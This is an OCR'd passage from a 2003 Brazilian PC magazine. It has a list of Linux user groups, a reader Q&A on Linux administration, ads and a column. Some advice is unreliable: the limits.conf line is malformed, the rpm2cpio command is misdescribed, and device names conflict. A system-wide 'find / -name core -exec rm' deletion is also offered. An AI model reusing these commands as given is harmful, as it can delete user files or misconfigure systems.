Comlinux - Comunidade Linux do Maranhão
www.comlinux.ufma.br

4 - PIAUÍ
Portal GNU/Linux do Piauí
www.[illegible]

5 - CEARÁ
Linux-CE
www.ibeuce.net/lista/linux-ce

6 - RIO GRANDE DO NORTE
Universidade Federal do RN
ufrn.br/servicos/lista_discuss.html

Grupo de Usuários Linux do Rio Grande do Norte
www.linuxpotiguar.tsx.org

7 - PARAÍBA
GLUG/PB - Grupo de Usuários GNU
www.gluguio.cjb.net

Linux-Sever
http://linuxserver.linuxsecurity.com.br

8 - PERNAMBUCO
Grupo de Usuários GNU/Linux de Pernambuco
www.glugpe.pe.net

9 - ALAGOAS
lug-al
lug-al@yahoogrupos.com.br

10 - SERGIPE
Linux Sergipe
linux-se-subscribe@egroups.com

Linux-SE Grupo de Usuários Linux de Sergipe
http://linux-se.tkm.com.br

11 - BAHIA
GULBA - Grupo de Usuários Linux da Bahia
www.gulba.org

12 - MINAS GERAIS
Linux BH
www.linuxbh.org

Grupo de Usuários GNU/Linux de Juiz de Fora
linuxjf.jfnet.com.br

BLUG - BHZ Linux Users Group
blug.tsx.org

LinuxBQ - Barbacena Quente
www.linuxbq.org

Centro de Treinamento e Serviços Linux de MG
www.comunidadelinux.com.br

Comunidade Neurix
www.neurix.com.br

GNU LinuxMG
irc.brasirc.net - #LinuxMG

13 - ESPÍRITO SANTO
Grupo de Usuários Linux do Espírito Santo
www.linuxes.com.br

Grupo de Usuários Linux - ES
www.inf.ufes.br/~linux

GU Linux do Espírito Santo
www.linux-es.org.br

14 - RIO DE JANEIRO
Linux Resende
linux-resende-subscribe@egroups.com

Grupo da Cidade de Três Rios
www.nossogrupo.com.br/grupo.asp?grupo=7852

Gral- Grupo de Estudos Avançados Linux
gral.stat.com.br

GULSF - Grupo de Usuários Linux da Região Sul Fluminense
www.linuxbr.info

Grupo de Usuários GNU Linux de Volta Redonda
www.linuxvr.hpg.com.br
linuxvr@ieg.com.br

LUG-Petrópolis Linux User Group Petrópolis
petropolis.lug.inf.br

LUG-RIO
Linux User Group Rio de Janeiro
rio.lug.inf.br

Linux

Participe de um grupo de usuários Linux. No Brasil existem dezenas de grupos onde você consegue trocar experiências e saber mais sobre o sistema

Meu Grupo Sistemas Operacionais
www.meugrupo.com.br
SubCategoria.cfm?ID_SubCategoria=3

LinuxAll.org
www.linuxall.org - Edson Sygaedomi
webmaster@linuxall.org

Linux Alta Disponibilidade
linux-ha-br-subscribe@bazar.conectiva.com.br

LinuxBQ Linux ao alcance de todos!
www.linuxbq.cjb.net

Cipsga - Comitê de Incentivo à Produção de Software GNU e Alternativo
www.cipsga.org.br

GRUPO DO MÊS

Grupo de Usuários Linux da UERJ

www.linuerj.hpg.ig.com.br

O grupo Linuerj recebe o apoio da ASDUERJ (Associação dos Docentes da UERJ), que tem como principal objetivo divulgar e apoiar o uso de software Livre na Universidade do Estado do Rio de Janeiro.

Linux na Rede
www.linuxnarede.kit.net

Linux Clube
www.linuxclube.com

Debian-BR
www.debian.br.org

LinuxChix Brasil
br.linuxchix.org

VOCÊ TEM UM GRUPO?
Se você conhece algum grupo de usuários Linux que não esteja nesta lista, envie para o e-mail pcmaster@europanet.com.br.

Grupo Geek
www.grupogeek.tk

Linuxit
www.linuxit.com.br

Linux Debate
www.grupos.com.br/grupos/linux

Linuxdicas
www.linuxdicas.com.br **PCM**

Grupo de Usuário Linux de Barra Mansa
www.linuxbmansa.hpg.com.br

Linuerj - Grupo de Usuários Linux da UERJ
www.linuerj.hpg.ig.com.br

15 - SÃO PAULO

Linux-L
linux.unesp.br

GULIB
Linux da Biologia/USP
www.cybershark.net

LinuxSP
www.linuxsp.org.br

LinuxIT
www.linuxit.com.br

Grupo de Usuários Linux IME
gul.linux.ime.usp.br

Rizi Comunidade Linux de Matão
linux.process.com.br

Guia Tecnológico Free-Soft
www.linux.unesp.edu.br

Comunidade Linux
www.comlinux.com.br

16 - PARANÁ

Linuxer de Curitiba - PR
www.linuxercenter.cjb.net

17 - SANTA CATARINA

GU Linux Floripa
www.linux-sc.org

GULUX Região de Jaraguá do Sul
www.gulux.unerj.br

18 - RIO GRANDE DO SUL

Grupo Linux de São Leopoldo
www.sl-linux.hpg.ig.com.br

G.U. Linux de Erechim
www.geocities.com/gulelinux

GU Porto Livre
www.portolivre.org

GNUTeen Grupo de Usuários Linux de Candiota
www.gnuteen.hpg.ig.com.br

Gnumas
www.universia.br/gnumas

TaquariX Grupo de Usuários do Vale do Taquari
www.univates.br/taquarix

GULP Grupo de Usuários Linux de Pelotas
http://gulp.ucpel.tche.br

Linux Lands
http://br.groups.yahoo.com/group/linuxlands

Linux Concórdia
www.linuxconcordia.hpg.com.br

19 - MATO GROSSO DO SUL

GULMS Grupo de Usuários Linux de Mato Grosso do Sul
www.gulms.org

20 - GOIÁS

Grupo dos Usuários Linux de Brasília
www.linuxbrasilia.hpg.com.br
linuxruiz@hotmail.com

21 - MATO GROSSO

Comunidade Linux de Cuiabá, MT [linux-cba]
www.grupos.com.br/grupos/linux-cba

22 - RONDÔNIA

Rondônia Linux
www.rondonialinux.kit.net

Cartas

HelpLine

Aproveite este espaço e esclareça suas dúvidas sobre Linux, Windows e informática em geral

Por Rodrigo Golan
helpline@europanet.com.br

Serviços em Daemon

Utilizo o Linux há algum tempo e quando instalo programas que executam funções de servidor, como por exemplo servidor de e-mail, os arquivos de instruções sempre informam que o programa será executado em "Daemon" e os arquivos binários normalmente terminam com a letra *d*. O que isso significa?

Adriano Ferreira
Via Internet

Normalmente, programas que são executados em Daemon têm no final do seu nome a letra *d*

Daemon é todo programa que ficar rodando em Background (por trás do sistema) em sistemas Unix.

Os programas em Daemon têm um tamanho definido e alocam na memória física informações para seu funcionamento. Programas do tipo Qmail, Sendmail e Postfix, por exemplo, são executados em Daemon.

Para saber se um programa está sendo executado dessa maneira, digite o comando no Shell.

```
ps -aux
```

Este comando irá mostrar todos os processos que estão sendo executados naquele momento, inclusive os Daemon.

BogoMips

Quando inicio o Linux, antes de carregar os arquivos de inicialização são mostradas algumas informações referentes ao Hardware, tais como placa-mãe e controladoras. Nas informações sobre o processador, é mostrada logo após a freqüência uma comparação chamada de BogoMips O que é isso?

Rogério Matos
Via Internet

BogoMips é uma combinação de Bogus e Mips. Mips significa Milhões de Instruções por Segundo (Millions of Instructions per Second), ou Indicador sem Importância de Velocidade do Processador (Meaningless Indication of Processor Speed).

O número que aparece na hora do boot é resultado de uma calibração de tempo do kernel, usada para curtíssimos atrasos de loops por alguns módulos de dispositivos

Para obter mais informações referentes ao BogoMips acesse o site www.tldp.org/howto/mini/bogomips.html.

Como recuperar arquivos com rpm

Removi acidentalmente um arquivo. Quando vou executar alguns programas sempre é exibida uma mensagem de erro acusando que está faltando um arquivo e o programa é finalizado. Como faço para instalar somente um arquivo utilizando programas em *rpm*?

Geraldo Silva
Via Internet

Para extrair e instalar somente um arquivo do sistema é preciso que você tenha em mãos a mesma versão do programa que foi removido acidentalmente. Para instalar, digite o comando no mesmo lugar onde está o arquivo rpm:

```
# rpm2cpio nomedoarquivo.rpm | cpio -i -d
```

Este comando irá procurar em todo sistema se está faltando algum arquivo referente ao arquivo rpm.

Editores de texto

Quais são os editores de texto que podem ser executados no modo texto no Linux?

Adriana Oliveira
Via Internet

Existem vários editores de texto em modo caractere. Os editores mais conhecidos no Linux são os programas jed, joe, mcedit, pico e vi. Na tabela a seguir você encontra os comandos e algumas teclas de atalho

Teclas de atalho em editores de texto

Para editar	Sair sem salvar	Sair salvando
jed nome-do-arquivo	Ctrl+X, Ctrl+C, n	Ctrl+X, Ctrl+C, y
joe nome-do-arquivo	Ctrl+C, y	Ctrl+K, x
mcedit nome-do-arquivo	<F10>+n	<F10>+y
pico nome-do-arquivo	Ctrl+X, n	Ctrl+X, y
vi nome-do-arquivo	<ESC>:q!	<ESC>:x

para executar as funções mais usadas em editores de texto.

Desativando arquivos Core

Por que os arquivos core são gerados? Existe alguma forma de desabilitar a criação desses arquivos?

Daniel Gomes
Via Internet

Os arquivos core são gerados quando um programa termina inesperadamente, devido a um bug, a uma violação do sistema operacional, ou a algum mecanismo de proteção do hardware. O sistema operacional cria então um arquivo chamado Core, no qual é possível descobrir o que aconteceu de errado, pois ele contém uma descrição detalhada do estado em que o programa estava quando foi terminado. É possível determinar a origem do programa que o gerou com o comando:

```
file core
```

Este comando deve ser executado onde o arquivo Core está

Nos sistemas baseado no Red Hat Linux, é possível controlar a criação deste arquivo. Você pode definir o tamanho que será este arquivo quando criado, editando o arquivo limits.conf que está no diretório /etc/security com o seguinte comando:

```
# pico /etc/security/limits.conf
```

Dentro do arquivo, procure pela linha de comando:

```
# soft core 0
```


Para desabilitar a criação dos arquivos core, descomente e altere para:

```
soft hard 0
```

Isso fará com que o arquivo não seja mais criado quando o programa for finalizado inesperadamente. Se existia algum arquivo core criado antes de você modificar o arquivo security, é necessário removê-lo pois alguns core podem ter até 200 MB. Para isso, basta digitar o seguinte comando no console:

```
find / -type f -name core -exec rm {} \;
-print
```

Esta varredura pode demorar alguns minutos dependendo do tamanho do seu disco.



Quando um programa termina inesperadamente, é criado um arquivo Core

Quotas por usuário

Existe alguma forma de limitar o espaço que cada usuário ou grupo pode utilizar em c:?

Cleiton Barbosa
Via Internet

Para limitar a utilização de espaço em disco, usa-se o programa Quota. A partição que irá ter suporte ao Quota dever ser separada. Por exemplo, para colocar Quota no diretório /var/spool/mail deverá ser definido o diretório /var numa partição separada, como /dev/hda2

O Quota funciona para limitar o uso de disco em partições. Para habilitar o uso de quotas para usuários, faça o seguinte procedimento abaixo:

1 *Edite o arquivo fstab com o seguinte comando:*

Criar pastas

mkdir /home/{joao,maria,joca,silva}

mkdir --help

man mkdir

```
# pico /etc/fstab
```

Adicione a seguinte linha:

```
/dev/hda4    /var    ext2
defaults,usrquota 1 1
```

Para ativar as alterações, monte e remonte a partição.

2 Crie o arquivo de controle de quota chamado *quota.user* no ponto de montagem da partição utilizada, com o comando:

```
# touch /var/quota.user
```

Agora você precisa configurar o arquivo com as suas devidas permissões. Para isso, digite o comando abaixo:

```
# chmod 600 /var/quota.user
```

Edite as quotas de seus usuários na partição usando o comando:

```
# edquota -u nome_do_usuário
```

Ao executar este comando, será aberto o editor vi com os parâmetros de cada diretório. Modifique pressionando a tecla i *e digite as alterações. Salve pressionando a tecla* Esc *e em seguida* x*. Depois, pressione a tecla* Enter *para salvar e sair do arquivo. O arquivo do usuário apresenta-se da seguinte forma:*

```
Quotas for user MastiFF:
  /dev/hda3: blocks in use:
200008, limits (soft = 200000,
hard = 220000)
  inodes in use: 22, limits
(soft = 0, hard = 0)
```

Pode-se limitar cota por blocos ou por inodes. Nesse último caso, o var do usuário MastiFF está limitado a 200008 blocos, cerca de 200 MB. Quando ultrapassar o limite de software, o usuário poderá apagar o excesso para voltar seu var ao normal, mas não poderá passar o limite em hardware, pois somente o administrador poderá desbloquear esse excesso.


Após editar as quotas dos usuários, inicie o uso de quotas com o comando:

```
# quotaon -av
```

Para desativar o servido quota basta digitar o comando:

```
# quotaoff -av
```

PCM



Com o programa Quota você pode administrar melhor o uso do seu Hard Disk

Errata

Na PC Master 69, de fevereiro de 2003, na página 18, onde está escrito "O Linux passou a ser, no final de 2003, o sistema operacional mais utilizado..." o correto é 2002.

Na PC Master 63, de agosto de 2002, na matéria de capa intitulada "Seja uma Fera no Vídeo Digital" foram utilizadas informações do texto "Como escolher o Codec ideal", gentilmente cedidos por Pedro Luis Bello Daldegan.

Screenshot do Mês

Rafael M. Capovilla
c3_m4n@linuxit.com.br

Sistema:
Slackware 8.1
WindowMaker

Mostre você também a cara do seu PC. Envie a captura do seu Desktop para **helpline@europanet.com.br**, e apareça aqui na próxima edição da PC Master.

HELPLINE

Se você tem alguma dúvida sobre informática, entre em contato com os nossos especialistas através do e-mail helpline@europanet.com.br. As perguntas mais pertinentes serão respondidas na próxima PC Master.

SHOP DO MICRO .com

ESPECIALIZADA EM LAN HOUSE

Televendas (11) 272.1456

vendas@shopdomicro.com

- Computador Gamer Pro
- Processador AMD Athlon XP 1700+
- 256 MB Memória DDR
- Placa de Vídeo GeForce 4MX 440 64 MB
- HD 40 GB Maxtor ATA 133
- Placa Mãe ECS K7S5A
- Rede 10/100
- Som 16 bits
- Mouse Microsoft IntelliMouse Optical
- Teclado PS2 Multimídia Genius
- Caixa de Som 18w
- Kit Multimídia 54x
- Gabinete ATX Sallite
- Monitor 15 LG

Apenas
R$ 2.799,00

Atendimento on line via ICQ 92311796

Gravador de CD LG 32x10x40x + DVD 16x

Apenas
R$ 399,00

- Computador AMD Home
- Processador AMD Duron 1.3 Ghz
- 256 MB Memória DDR
- Placa Mãe Asus A7N266-VM
- HD 20 GB Seagate ATA 100
- Mouse Logitech PS2 Optical
- Teclado PS2 ABNT
- Caixa de Som 18w
- Som 16 bits
- Rede 10/100
- Gabinete ATX
- Monitor 15 LG

Apenas
R$ 2.199,00

Microsoft IntelliMouse Explorer Optical 3.0 USB/PS2

Apenas
R$ 189,00

Memória 256 MB Dimm PC 133 Spectek Original

Apenas
R$ 139,00

Gabinete ATX IMT 400 com fonte 400w

Apenas
R$ 329,00

Monitor 17 Samsung 753 DFX Dynaflat

Apenas
R$ 720,00

Entre em contato e monte sua configuração personalizada.

Confira nossas promoções através de nosso site: www.shopdomicro.com

As imagens são apenas ilustrativas.

Ilustração: Maestro

Torre de Babel

Engana-se quem pensa que todas as pessoas que trabalham com tecnologia conseguem se entender

Não sou o que se pode chamar de homem religioso, mas há histórias bíblicas que considero, no mínimo, fascinantes. Destas histórias, uma de minhas preferidas é a da Torre de Babel, um mito bíblico que – acreditem ou não – tem tudo a ver com o mundo da informática.

Diz a lenda que a humanidade, decidida a atingir os céus, uniu seus esforços na construção de uma grande torre. Mas Deus, tendo percebido as intenções de sua cria, tratou de embaralhar as línguas dos construtores, tornando não apenas a construção da torre impossível, mas também forçando os humanos, que não mais falavam a mesma língua, a se espalhar pela Terra.

Guardem as pedras, amigos, não quero convencer ninguém a acreditar em nada, a não ser no fato de que este mito tem tudo a ver com tecnologia. Quem já participou de algum projeto grande sabe o que quero dizer. No princípio existe a idéia, e ela é simples e clara, e todos entendem o que deve ser feito. Com o passar do tempo, entretanto, o projeto cresce, e cada pessoa envolve-se mais e mais com a sua parte específica do todo até que – como se uma praga divina descesse dos céus – percebe-se que os membros do projeto não falam mais a mesma língua.

Absurdo de programador louco? Talvez, já que não posso garantir minha própria sanidade mental, mas a verdade é que – em nossa grande torre que é a informática – há muito tempo não se fala uma língua só. Cito como exemplo um velho amigo, que encontrei há alguns dias. Conheci-o no início de minha adolescência e muito do que aprendemos em programação, aprendemos juntos, sempre falando o mesmo idioma.

Ainda somos programadores, é evidente, mas meu velho amigo fala hoje um dialeto quase incompreensível pra mim, assim como, acredito, meu idioma também não soe exatamente familiar aos seus ouvidos. Também pudera, enquanto eu continuei evoluindo na programação para PCs focada no usuário, meu amigo seguiu pela engenharia elétrica e hoje, enquanto eu faço programas para pessoas, ele verifica a qualidade e a segurança de programas para os sistemas internos do metrô, muitos dos quais jamais serão usados diretamente por qualquer ser humano. Não abandonamos a torre – como dizia a lenda – mas mesmo assim nos separamos e fundamos nossos próprios países.

Entretanto – contrariando o velho mito – nossa torre digital não se destruiu. Programadores, engenheiros, designers, escritores, desenhistas, cada um à sua maneira, faz o que o outro não seria capaz de fazer e – graças às diferentes línguas e não apesar delas – nossa torre, se não atinge o céu, cresce e se torna mais forte a cada dia. A praga divina, afinal, pode não ser exatamente uma praga. **PCM**

Leandro Calçada
leandro.calcada@europenet.com.br

Katalogo.®

Professional Software

O seu canal de Software Profissional.

VMWare Workstation

Rode múltiplos sistemas operacionais em uma única máquina, ao mesmo tempo!

VMWare permite ter vários computadores virtuais com diferentes sistemas operacionais ou não, utilizando um único equipamento. Você gasta menos tempo na configuração, instalação ou re-instalações de PC's. **VMWare** fornece acesso imediato aos sistemas operacionais que sejam para teste, homologação ou compartilhamento de servidor de uma maneira imediata, rápida, limpa e de baixo custo.

Consulte!

Portoluppi

CorelDRAW 11

Design gráfico intuitivo para impressão e para Web

CorelDRAW 11 oferece um avançado software para design gráfico, layout de páginas, edição de fotos e animação vetorial, além de reduzir também o número de etapas para completar as tarefas. Use, por exemplo, as ferramentas com 3 pontas Elipse, Retângulo e Curva para obter o tamanho e a rotação exatos em apenas dois cliques. Desenhe curvas e linhas com a ferramenta Polilinha. Crie também animações da Web em apenas alguns minutos. Com mais tempo para a criação e menos inconveniência, a **Suíte de Aplicativos Gráficos CorelDRAW 11** lhe permite apreciar o trabalho.

Consulte!

MasterZiP 8.1

Agilidade para compactar e descompactar arquivos.

Além do zip ele descompacta mais de 23 tipos de arquivos.
Você também pode compactar arquivos nos formatos zip, cab, lha, bh e jar sem a necessidade de outros programas.
O **MasterZiP** ainda oferece:

- Interface compatível com Windows XP;
- Inovador visual de botões e ícones;
- Opção para compactar e enviar arquivos por e-mail;
- Programa para geração de arquivos auto-extratores;
- Incluído o MasterZiP Quick - permite que você acesse os últimos arquivos utilizados e também outros recursos;
- MasterZiP Protector - Com um simples click do mouse você pode criptografar um arquivo com total segurança.

TOTALMENTE EM PORTUGUÊS

R$ 109,00

PRONTA ENTREGA!

Flash MX

Agora ficou mais fácil criar conteúdo e aplicativos para a Internet.

Flash MX é a maneira mais rápida de criar conteúdo rico para a Internet e aplicações com o melhor retorno de investimento.
Características poderosas de suporte a vídeo, multimídia e desenvolvimento permitem a criação de interfaces altamente interativas, publicidade on-line, cursos eLearning e front-end de aplicativos empresariais. Distribuído consistentemente para mais de 455 milhões de usuários de Internet em várias plataformas por meio do mais avançado cliente de conteúdo: o Flash Player.

Consulte!

PRONTA ENTREGA!

Fireworks MX

A maneira mais fácil de criar, otimizar e exportar gráficos interativos para a Web.

Poderosas ferramentas de criação, suporte extendido a formatos, padrões e alto nível de integração. Dê ao seu website um ambiente visual passo-a-passo, incluindo efeitos sofisticados de navegação, com menus instantâneos em vários níveis. Crie rollovers complexos com rapidez; é só arrastar e soltar de uma fatia para outra. Total integração com Dreamweaver.

R$ 1.089,00

PRONTA ENTREGA!

Visual Kit 5 GOLD

Crie sistemas mesmo sem saber programar!

Sem conhecimento de programação, você cria sistemas de forma fácil, rápida, sofisticada e inteligente. Os sistemas criados rodam independentes do **Visual Kit5 GOLD**, e podem ser comercializados por você.

O novo **Visual Kit 5 GOLD** inclui sofisticados recursos para a confecção de gráficos on-line, envio de emails, impressão em impressora fiscal e impressora de cheques e muito mais. Acompanha o **Visual Kit5 GOLD**, 41 sistemas gratuitos prontos para funcionar!

R$ 145,00

Katalogo. São Paulo / Brasil:
0800-772-9897
NOVO TELEFONE

Katalogo. Rio de Janeiro:
(21) 2264-7117

Katalogo. Paraná:
(41) 225-6765

Katalogo.com.br